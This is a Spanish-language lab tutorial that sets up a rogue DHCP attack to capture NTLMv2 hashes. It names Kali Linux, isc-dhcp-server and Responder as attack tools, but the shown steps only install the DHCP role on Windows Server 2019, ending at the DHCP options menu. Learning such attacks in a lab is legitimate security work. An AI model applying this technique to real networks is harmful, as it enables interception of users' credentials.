
DHCP malicioso y captura de NTLMv2



Introducción


Este documento es una guía exhaustiva que detalla los pasos para realizar un ataque de envenenamiento del protocolo DHCP (Dynamic Host Configuration Protocol) y capturar hashes NTLMv2. El objetivo principal es ilustrar cómo un atacante puede explotar una vulnerabilidad común en la red para obtener credenciales de acceso a un sistema.

La guía comienza con la configuración de una máquina **Windows Server 2019** como objetivo. Se instala y configura el servicio DHCP para que funcione como un servidor legítimo en la red. Este paso es fundamental, ya que sin un servidor DHCP legítimo, el ataque no podría llevarse a cabo.


Posteriormente, se introduce una segunda máquina, en este caso, **Kali Linux**. Esta máquina se utiliza para llevar a cabo la parte ofensiva del proceso. El ataque se basa en el uso de herramientas específicas, como `isc-dhcp-server` para levantar un servidor DHCP malicioso y `responder` para realizar el envenenamiento DHCP y la captura de hashes NTLMv2.

El documento detalla cada paso del ataque, desde la preparación de las máquinas hasta la ejecución de los comandos específicos. El objetivo es proporcionar una comprensión clara de la mecánica del ataque, destacando cómo el atacante puede engañar a los sistemas para que se conecten al servidor malicioso en lugar del legítimo, logrando así interceptar información sensible.


Instalación del Rol de Servidor DHCP




instalar el rol de servidor de DHCP




En la esquina superior derecha, haz clic en **Manage** y selecciona **Add Roles and Features**




En la pantalla "Before you begin", haz clic en **Next**.




Selecciona **Role-based or feature-based installation** y haz clic en **Next**.




En la sección de selección de servidor, verifica que tu servidor esté seleccionado y haz clic en **Next**.




En la lista de "Server Roles", marca la casilla de **DHCP Server**. Se te pedirá que añadas las herramientas de administración; haz clic en **Add Features**.




Haz clic en **Next** en las siguientes pantallas hasta llegar a la confirmación, y luego haz clic en **Install**. La instalación puede tardar unos minutos.







Una vez que termino la instalacion en nuestro sidebar podemos DHCP pero nos iremos a Tools y seleccionamos DHCP




Se abrirá una ventana como la siguiente



La hacemos más grande y en IPv4 damos Click derremos y vemos el menú Seleccionamos Set predefined options and values



